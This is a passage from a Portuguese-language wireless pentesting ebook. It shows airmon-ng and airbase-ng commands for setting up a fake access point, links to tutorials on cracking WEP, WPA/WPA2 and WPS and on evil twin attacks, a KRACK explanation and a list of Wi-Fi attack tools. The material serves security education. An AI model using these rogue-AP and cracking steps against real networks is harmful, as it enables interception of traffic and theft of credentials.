PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
693     dhclient
934     wpa_supplicant
```

KARMETASPLOIT - CONFIGURAÇÃO

Agora vamos criar nosso ponto de acesso falso com o airbase

```
root@kali:~# airbase-ng -P -C 30 -e "U R PWND" -v wlan0mon
For information, no action required: Using gettimeofday() instead of /dev/rtc
22:52:25  Created tap interface at0
22:52:25  Trying to set MTU on at0 to 1500
22:52:25  Trying to set MTU on wlan0mon to 1800
22:52:25  Access Point with BSSID 00:C0:CA:82:D9:63 started.
```

Airbase-ng criou uma nova interface para nós, 'at0'. Esta é a interface que vamos usar agora. Vamos agora nos atribuir um endereço IP.

```
root @ kali: ~ # ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root @ kali: ~ #
```

MÃO NA MASSA

DEPOIS DE ABSORVER OS CONCEITOS BÁSICOS, AGORA VAMOS COLOCAR TUDO EM PRÁTICA, MAS PARA NÃO DEIXARMOS A PRÁTICA OBSOLETA SERÁ DEIXADO LINKS COM TUTORIAIS, ASSIM FACILITANDO A ATUALIZAÇÃO DO EBOOK.

CRACKING WEP

CRACKING WEP

Estes tutoriais mostra um caso muito simples para quebrar uma chave WEP. Destina-se a construir suas habilidades básicas e familiarizá-lo com os conceitos. Ele pressupõe que você tenha uma placa sem fio funcionando com os drivers já corrigidos para injeção.

https://null-byte.wonderhowto.com/how-to/hack-wi-fi-cracking-wep-passwords-with-aircrack-ng-0147340/

https://www.youtube.com/watch?v=-nzhem-d7Gc

https://www.youtube.com/watch?v=rJXQYmG5uNY

https://www.youtube.com/watch?v=RydsjNhUjdg

https://www.aircrack-ng.org/doku.php?id=simple_wep_crack

https://null-byte.wonderhowto.com/how-to/hack-wi-fi-hunting-down-cracking-wep-networks-0183712/

CRACKING WPA/WPA2

CRACKING WPA/WPA2

Estes tutoriais vão ensinar a você quebrar uma rede com protocolo WPA/WPA2

https://www.aircrack-ng.org/doku.php?id=cracking_wpa

https://medium.com/@billatnapier/the-beginning-of-the-end-of-wpa-2-cracking-wpa-2-just-got-a-whole-lot-easier-55d7775a7a5a

https://hakin9.org/crack-wpa-wpa2-wi-fi-routers-with-aircrack-ng-and-hashcat/

https://www.techrepublic.com/article/new-method-makes-cracking-wpawpa2-wi-fi-network-passwords-easier-and-faster/

https://www.youtube.com/watch?v=A6-eIUAYnIA

https://www.youtube.com/watch?v=XoTUSDAQbe4

https://www.youtube.com/watch?v=YW8wNEb7SVQ

CRACKING WPA/WPA2 - PMKID

CRACKING WPA/WPA2 - PMKID

https://www.mentebinaria.com.br/forums/topic/395-quebra-de-senha-usando-pmkid/

https://www.youtube.com/watch?v=lja8PfPXtmk

https://www.youtube.com/watch?v=ve_0Qhd0bSM

https://www.youtube.com/watch?v=W-NzblUYXJw

https://howtotechglitz.com/brazil/quebrando-senhas-wpa2-com-o-novo-ataque-pmkid-hashcat-null-byte-wonderhowto/

CRACKING WPS

CRACKING WPS

Estes tutoriais vão ensinar a você quebrar uma rede com WPS ativado

https://null-byte.wonderhowto.com/how-to/hack-wpa-wpa2-wi-fi-passwords-with-pixie-dust-attack-using-airgeddon-0183556/

https://null-byte.wonderhowto.com/how-to/hack-wpa-wpa2-wi-fi-passwords-with-pixie-dust-attack-using-airgeddon-0183556/

https://rootsh3ll.com/rwsps-cracking-wps-with-reaver-pin-attack-ch3pt5/

https://null-byte.wonderhowto.com/how-to/hack-wi-fi-breaking-wps-pin-get-password-with-bully-0158819/

https://www.youtube.com/watch?v=ySqkw7yTPMw

https://www.youtube.com/watch?v=0Y6GegjznhA

EVIL TWIN

EVIL TWIN

Evil Twin (também conhecido como “gêmeo malvado”) é um tipo de ataque Wi-Fi, semelhante a *spoofing* de site e ataques de *phishing* por e-mail.
Esta técnica (que não é nova), é basicamente uma versão wireless dos ataques *phising scam:* usuários pensam que se conectaram a um hotspot legítimo, mas na realidade, estão se conectando a um servidor malicioso que pode monitorar e obter dados digitados pelo usuário.
Em outras palavras, cyber atacantes podem obter todas as informações sem o conhecimento do usuário. Evil Twin parece um Hotspot, mas com um forte sinal.

https://www.youtube.com/watch?v=dCi2mZpx-6M

https://www.youtube.com/watch?v=yCQyvewym6Q

https://tiagosouza.com/atacantes-podem-hackear-seu-wifi-wireless-metodo-evil-twin/

https://rootsh3ll.com/evil-twin-attack/

https://null-byte.wonderhowto.com/how-to/hack-wi-fi-stealing-wi-fi-passwords-with-evil-twin-attack-0183880/

KARMETASPLOIT – EM AÇÃO

KARMETASPLOIT

Agora, depois de tudo configurado, tudo o que resta é executar o Karmetasploit! Nós iniciamos o Metasploit, alimentando nosso arquivo de controle.

Vamos colocar em ação:
https://www.offensive-security.com/metasploit-unleashed/karmetasploit-action/
https://www.offensive-security.com/metasploit-unleashed/karmetasploit-attack-analysis/

https://www.youtube.com/watch?v=oLm0cgn54V8

https://www.youtube.com/watch?v=lJjcmWUcYUg

KRACK ATTACK WPA2

KRACK - ATAQUE

Nosso principal ataque é Handshek 4 vias do protocolo WPA2. Esse handshake é executado quando um cliente deseja ingressar em uma rede Wi-Fi protegida e é usado para confirmar que tanto o cliente quanto o ponto de acesso possuem as credenciais corretas (por exemplo, a senha pré-compartilhada da rede). Ao mesmo tempo, o handshake de 4 vias também negocia uma nova chave de criptografia que será usada para criptografar todo o tráfego subsequente. Atualmente, todas as redes Wi-Fi protegidas modernas usam o handshake de 4 vias. Isso implica que todas essas redes são afetadas por (alguma variação de) nosso ataque. Por exemplo, o ataque funciona contra redes Wi-Fi pessoais e empresariais, contra o antigo WPA e o mais recente padrão WPA2, e até mesmo contra redes que usam apenas o AES.

KRACK - ATAQUES DE REINSTALAÇÃO DE CHAVES

Em um ataque de reinstalação de chave, o adversário engana a vítima para reinstalar uma chave já em uso. Isto é **conseguido através da manipulação e reprodução de mensagens criptográficas de handshake** . Quando a vítima reinstala a chave, os parâmetros associados, como o número incremental do pacote de transmissão (ou seja, nonce) e o número do pacote de recepção (isto é, contador de repetição) são redefinidos para seu valor inicial. Essencialmente, para garantir a segurança, uma chave só deve ser instalada e usada uma vez. Infelizmente, descobrimos que isso não é garantido pelo protocolo WPA2. Ao manipular apertos de mão criptográficos, podemos abusar dessa fraqueza na prática.

KRACK - ATAQUES DE REINSTALAÇÃO DE CHAVES

- **Descrição de alto nível**
- **Exemplo concreto contra o aperto de mão de 4 vias**
- **Impacto prático**
- **Android e linux**

KRACK – DESCRIÇÃO DE ALTO NÍVEL

Em um ataque de reinstalação de chave, o adversário engana a vítima para reinstalar uma chave já em uso. Isto é **conseguido através da manipulação e reprodução de mensagens criptográficas de handshake** . Quando a vítima reinstala a chave, os parâmetros associados, como o número incremental do pacote de transmissão (ou seja, nonce) e o número do pacote de recepção (isto é, contador de repetição) são redefinidos para seu valor inicial. Essencialmente, para garantir a segurança, uma chave só deve ser instalada e usada uma vez. Infelizmente, descobrimos que isso não é garantido pelo protocolo WPA2. Ao manipular apertos de mão criptográficos, podemos abusar dessa fraqueza na prática.

KRACK – EXEMPLO CONCRETO CONTRA O HANDSHAKE DE 4 VIAS

Conforme descrito na introdução do trabalho de pesquisa, a ideia por trás de um ataque de reinstalação chave pode ser resumida da seguinte forma. Quando um cliente entra em uma rede, ele executa o handshake de 4 vias para negociar uma nova chave de criptografia. Ele instalará essa chave depois de receber a mensagem 3 do handshake de quatro vias. Depois que a chave é instalada, ela será usada para criptografar quadros de dados normais usando um protocolo de criptografia. No entanto, como as mensagens podem ser perdidas ou descartadas, o ponto de acesso (AP) retransmitirá a mensagem 3 se ela não receber uma resposta apropriada como confirmação. Como resultado, o cliente pode receber a mensagem 3 várias vezes. Cada vez que receber essa mensagem, ela reinstalará a mesma chave de criptografia e, portanto, redefinirá o número do pacote de transmissão incremental (nonce) e receberá o contador de repetição usado pelo protocolo de criptografia. Nós mostramos que**um invasor pode forçar essas redefinições de nonce, coletando e reproduzindo retransmissões da mensagem 3 do handshake de quatro vias** . Ao forçar a reutilização de nonce dessa maneira, o protocolo de criptografia pode ser atacado, por exemplo, os pacotes podem ser repetidos, descriptografados e / ou forjados. A mesma técnica também pode ser usada para atacar a chave do grupo, PeerKey, TDLS e rápido handshake de transição BSS.

KRACK – IMPACTO PRÁTICO

Em nossa opinião, o ataque mais difundido e praticamente impactante é o principal ataque de reinstalação contra o handshake de 4 vias. Baseamos este julgamento em duas observações. Primeiro, durante nossa própria pesquisa, descobrimos que a maioria dos clientes era afetada por ela. Em segundo lugar, os adversários podem usar esse ataque para descriptografar pacotes enviados por clientes, permitindo que eles interceptem informações confidenciais, como senhas ou cookies. A descriptografia de pacotes é possível porque um ataque de reinstalação de chave faz com que os nonces de transmissão (às vezes também chamados de números de pacote ou vetores de inicialização) sejam redefinidos para seu valor inicial. Como resultado, **a mesma chave de criptografia é usada com valores nonce que já foram usados no passado** . Por sua vez, isso faz com que todos os protocolos de criptografia do WPA2 reutilizem o fluxo de chavesao criptografar pacotes. Caso uma mensagem que reutilize keystream tenha conteúdo conhecido, torna-se trivial derivar o keystream usado. Este keystream pode então ser usado para descriptografar mensagens com o mesmo nonce. Quando não há conteúdo conhecido, é mais difícil descriptografar os pacotes, embora ainda seja possível em vários casos (por exemplo, o texto em inglês ainda pode ser descriptografado). Na prática, encontrar pacotes com conteúdo conhecido não é um problema, portanto, deve-se presumir que qualquer pacote pode ser descriptografado.

KRACK – ANDROID E LINUX

Nosso ataque é especialmente catastrófico contra a versão 2.4 e superior do wpa_supplicant, um cliente Wi-Fi comumente usado no Linux. Aqui, o cliente instalará uma chave de criptografia all-zero em vez de reinstalar a chave real. Essa vulnerabilidade parece ser causada por uma observação no padrão Wi-Fi que sugere limpar a chave de criptografia da memória depois de instalada pela primeira vez. Quando o cliente agora recebe uma mensagem retransmitida 3 do handshake de quatro vias, ele reinstalará a chave de criptografia agora limpa, instalando efetivamente uma chave de zero. Como o Android usa o wpa_supplicant, o Android 6.0 e superior também contém essa vulnerabilidade. Isso torna **trivial interceptar e manipular o tráfego enviado por esses dispositivos Linux e Android** . Note que atualmente50% dos dispositivos Android são vulneráveis a essa variante excepcionalmente devastadora do nosso ataque.

KRACK - DETALHES

https://www.krackattacks.com/

https://github.com/vanhoefm/krackattacks-scripts

KRACK - PRÁTICA

https://www.youtube.com/watch?v=Oh4WURZoR98

https://www.youtube.com/watch?v=mYtvjijATa4

https://www.youtube.com/watch?v=Gb8h6M22a6o

https://www.youtube.com/watch?v=tJryg7BcYV8

FERRAMENTAS E MÉTODOS

FERN WIFI WIRELESS CRACKER

O Fern Wifi Cracker é um software de ataque sem fio e uma ferramenta de auditoria de segurança que é escrita usando a biblioteca GUI do Python Qt e a linguagem de programação Python. Esta ferramenta pode recuperar e quebrar chaves WPA / WEP / WPS e executar outras redes baseadas em redes ethernet ou wireless.

https://github.com/savio-code/fern-wifi-cracker

PIXIEWPS

Pixiewps é uma ferramenta escrita em C usada para **bruteforce offline** o WPS PIN explorando a entropia baixa ou inexistente de algumas implementações de software, o chamado "ataque de pó de pixie" descoberto por Dominique Bongard no verão de 2014. Ele é destinado a educacional apenas para fins Ao contrário do tradicional ataque de força bruta online, implementado em ferramentas como Reaver ou Bully, que visam recuperar o pino em poucas horas, este método pode obter o PIN em apenas alguns **segundos** ou **minutos** , dependendo do alvo, **se vulnerável** .

https://github.com/wiire-a/pixiewps

NETSTUMBLER

O Netstumbler é uma das ferramentas conhecidas do Windows para encontrar pontos de acesso sem fio abertos. Eles também distribuíram uma versão WinCE criada para os PDAs e a chamaram de MiniStumbler. O Netstumbler usa uma abordagem mais ativa para encontrar WAPs do que outras ferramentas. A última vez que verificamos NetStumbler não parece ter sido atualizado - mas podemos estar errados! Se estivermos, por favor, façam um comentário abaixo - nós e nossa comunidade agradeceríamos.

http://www.netstumbler.com/downloads/

WIFIPHISHER

O Wifiphisher é uma ferramenta de hacking de WiFi que pode executar ataques de phishing automatizados e rápidos contra redes sem fio / WiFi com a intenção de descobrir credenciais de usuário e senha.
A diferença com essa ferramenta sem fio (em comparação com as outras) é que ela lança um ataque de engenharia social que é um vetor de ataque completamente diferente quando se tenta invadir redes WiFi.

https://github.com/wifiphisher/wifiphisher

KISMET

O Kismet é um software livre escrito em C ++ que pode ser usado para detectar pacotes TCP, UDP, DHCP e ARP. É uma ferramenta passiva e não interage com a rede. Ele tem a capacidade de encontrar redes ocultas e é usado em atividades de proteção. Os pacotes capturados podem ser exportados para WireShark e podem ser analisados posteriormente.

https://www.kismetwireless.net/

COWPATTY

É uma ferramenta baseada em Linux que pode realizar ataques nas chaves pré-compartilhadas para redes WPA. A ferramenta tem uma interface de linha de comando e é capaz de realizar ataques de dicionário nas redes sem fio usando um arquivo de lista de palavras.

https://github.com/joswr1ght/cowpatty

INSSIDER

O SSID mencionado em letras maiúsculas no próprio nome sugere os recursos dessa ferramenta. É uma ferramenta de scanner sem fio que suporta o Windows e OS X. A ferramenta estava disponível como um software de código aberto, mas não mais. A ferramenta é capaz de obter informações de cartões sem fio e ajuda você a escolher o melhor canal disponível com a força máxima. A força do sinal está disponível em formato gráfico plotado ao longo do tempo.

https://www.metageek.com/products/inssider/

REAVER

O Reaver usa técnicas de força bruta contra PINs de registradores de configuração protegidos por Wi-Fi para obter senhas WPA / WPA2. Uma das melhores coisas sobre essa ferramenta é o tempo de resposta. Você pode obter a senha em texto simples em apenas algumas horas. Se você estiver usando kali, o pacote reaver é pré-empacotado.

https://github.com/t6x/reaver-wps-fork-t6x

BULLY

Bully é uma nova implementação do ataque de força bruta da WPS, escrito em C. É conceitualmente idêntico a outros programas, na medida em que explora a (agora bem conhecida) falha de projeto na especificação WPS. Tem várias vantagens sobre o código reaver original. Isso inclui menos dependências, melhor memória e desempenho de CPU, manuseio correto do endianness e um conjunto mais robusto de opções. Ele é executado no Linux e foi desenvolvido especificamente para rodar em sistemas Linux embarcados (OpenWrt, etc), independentemente da arquitetura.
O Bully oferece várias melhorias na detecção e manipulação de cenários anômalos. Foi testado contra pontos de acesso de vários fornecedores e com diferentes configurações, com muito sucesso.

https://github.com/aanarchyy/bully

JOHN THE RIPPER

John the Ripper é um dos mais populares crackers de senhas de todos os tempos. É também uma das melhores ferramentas de segurança disponíveis para testar a força da senha em seu sistema operacional ou para auditar remotamente.
Este cracker de senhas é capaz de detectar automaticamente o tipo de criptografia usado em quase todas as senhas, e irá alterar seu algoritmo de teste de senha de acordo, tornando-se uma das ferramentas de quebra de senhas mais inteligentes de todos os tempos.

https://www.openwall.com/john/

WIFITE

O Wifite também é uma boa ferramenta que suporta o cracking de redes criptografadas WPS via reaver. Funciona em sistemas operacionais baseados em Linux. Oferece vários recursos interessantes relacionados a quebra de senhas.

https://github.com/derv82/wifite2

LINSET

Linset é uma ferramenta de engenharia social baseada no MITM para verificar a segurança (ou ignorar) dos clientes em nossa rede sem fio.

Basicamente ele cria um Ap Fake clonando um original para captura da senha

https://github.com/chunkingz/linsetmv1-2

FLUXION

Fluxion é um remake de linset por vk496 com (esperançosamente) menos bugs e mais funcionalidade. É compatível com a última versão do Kali (rolando). O ataque é principalmente manual, mas as versões experimentais manipularão automaticamente a maioria das funcionalidades das versões estáveis.

https://github.com/wi-fi-analyzer/fluxion

WIFISLAX

É um sistema Linux com diversas ferramentas para ataques em redes wireless e principalmente a redes IEEE 802.11

https://www.wifislax.com/

PYRIT

O Pyrit permite criar bancos de dados massivos da fase de autenticação WPA / WPA2-PSK pré-computada em uma troca de espaço-tempo. Usando o poder computacional de CPUs Multi-Core e outras plataformas através do ATI-Stream , Nvidia CUDA e OpenCL , atualmente é de longe o ataque mais poderoso contra um dos protocolos de segurança mais usados do mundo.

https://github.com/JPaulMora/Pyrit

CONCLUSÃO, REFERÊNCIAS E AGRADECIMENTOS

CONCLUSÃO

PenTest em redes wireless não é um trabalho fácil, afinal é necessário muito conhecimento na tecnologia

A minha recomendação é se aprofundar muito no conteúdo e procurar sempre se atualizar e buscar novas ferramentas em sites como Github e Gitlab, além de ficar de olho em novas tecnologias que surge e novos métodos.

Desejo bons estudos a todos!

REFERÊNCIAS

https://pt.wikipedia.org/wiki/IEEE_802.11
https://www.gta.ufrj.br/grad/01_2/802-mac/index.html
https://en.wikipedia.org/wiki/Monitor_mode
https://pt.wikipedia.org/wiki/Redes_ad_hoc
https://pt.wikipedia.org/wiki/Wireless_Distribution_System
https://kb.netgear.com/24106/What-is-a-wireless-distribution-system-and-how-does-it-work-with-my-Nighthawk-router
https://www.cisco.com/c/pt_br/support/docs/smb/routers/cisco-rv-series-small-business-routers/smb5011-how-to-configure-wireless-distribution-system-wds-on-the-rv1.html
https://www.speedcheck.org/pt/wiki/rssi/
https://pt.wikipedia.org/wiki/CSMA/CA
http://vinteealguma.blogspot.com/2012/02/diferenca-entre-csmaca-e-csmacd.html
https://pt.wikipedia.org/wiki/CSMA/CD
https://www.teleco.com.br/tutoriais/tutorialwlanx/pagina_3.asp
http://www.vlogdeti.com/wireless-canais-utilizados-em-2-4-ghz-e-5-ghz-e-a-frequencia-de-cada-canal/
https://pt.wikipedia.org/wiki/Modo_prom%C3%ADscuo
https://www2.pcs.usp.br/~jkinoshi/bs/b010319.html
https://www.linkedin.com/pulse/o-que-%C3%A9-db-dbm-e-dbi-jo%C3%A3o-leal-d-andrea/
https://www.hardware.com.br/tutoriais/calculando-potencia-wireless/
http://store.freenet-antennas.com/linkbudget.php
https://fpvsampa.com/br/o-que-e-mw-dbm-e-dbi-e-como-influenciam-o-alcance-do-sinal/

REFERÊNCIAS 2

https://shopdelta.eu/e-i-r-p-effective-isotropic-radiated-power-potencia-isotropica-radiada-equivalente_l7_aid837.html
https://under-linux.org/entry.php?b=1384
https://www.vocal.com/networking/802-11-authentication-and-association/
https://www.netspotapp.com/pt/wifi-encryption-and-security.html
https://pt.wikipedia.org/wiki/Wi-Fi_Protected_Setup
https://www.oficinadanet.com.br/redesdecomputadores/24761-o-que-e-o-wpa3-conheca-o-wi-fi-mais-seguro
https://searchsecurity.techtarget.com/definition/Advanced-Encryption-Standard
https://en.wikipedia.org/wiki/Beacon_frame
https://www.rfwireless-world.com/Terminology/WLAN-probe-request-and-response-frame.html
https://community.arubanetworks.com/t5/Airheads-Dictionary/Announcement-Traffic-Indication-Message-ATIM/ta-p/222112
https://tools.kali.org/wireless-attacks/airmon-ng
https://www.aircrack-ng.org/doku.php?id=pt-br
https://www.concise-courses.com/hacking-tools/wireless-tools/

MATERIAIS RECOMENDADOS

OSWP (Offensive Security)
Wireless Hacking Courses

AGRADECIMENTOS

1. Alex Piccon
2. Thiago Vieira
3. Felipe Hifram
4. Wellington Rosset
5. Alberto J Azevedo
6. Max Meyer
7. Hiago Rodrigues
8. Italo Araujo
9. Rodrigo ct
10. Adriano Lopes
11. Daniel Moreno
12. Gustavo Alves
13. Juliana Vasconcelos
14. Nivea Moura
15. Clebson Moreno
16. Joao Neto
17. Jeferson Roseira
18. Dacyr Dante Gatto
19. Deivison Pinheiro
20. Subsolo Vinicius
21. Vinicius Guimarães
22. Edmilson Junior
23. Cadu Maltego
24. Samuel Melo
25. Alley Pereira
26. Carlos Néri
27. Kotomine Kirei
28. João Marcos
29. J Batista Barros
30. Marcos Paulo
31. Gabriel Barros
32. Douglas Rico
33. Hiobaldine Hobal
34. Julian Pedro Braga
35. Erick Nunes
36. Richard Bonafin Queiroz
37. Cleiton Dias
38. Marcos Aurélio Thompson
39. Bruno Bustamante
40. Alefer sena
41. Mauricio Massao
42. Fernando Carlos
43. Kelvin Taylor
44. Vanderlan Santos
45. Iago Russell
46. Edgar Pelin
47. Gabrielle Lima
48. Marcondes Santos
49. Patrick Lvcido
50. Eduardo Nascimento
51. Erick Nunes
52. João Junior
53. Daniel Simões
54. Gus azev
55. Gabrie Aguiar
56. Breno Lopes
57. Rodrigo Rios
58. Caio Ribeiro
59. Wag Morais
60. Guilherme Montelli
61. Matheus Matheus
62. Ricardo Souza
63. Miguel Silva
64. Sofia Marshallowitz
65. Boot Santos
66. Anderson Tamborim
67. Thauan C Santos

São diversos nomes para lembrar, caso eu tenha esquecido de alguém eu adianto que não foi por querer, mas mencionarei em outros livros e pode ter certeza que não irei esquecer.

Agradeço pela ajuda e colaboração que me motiva a continuar com os projetos, seja por um Like, Leitura, Apoio ou algo do gênero.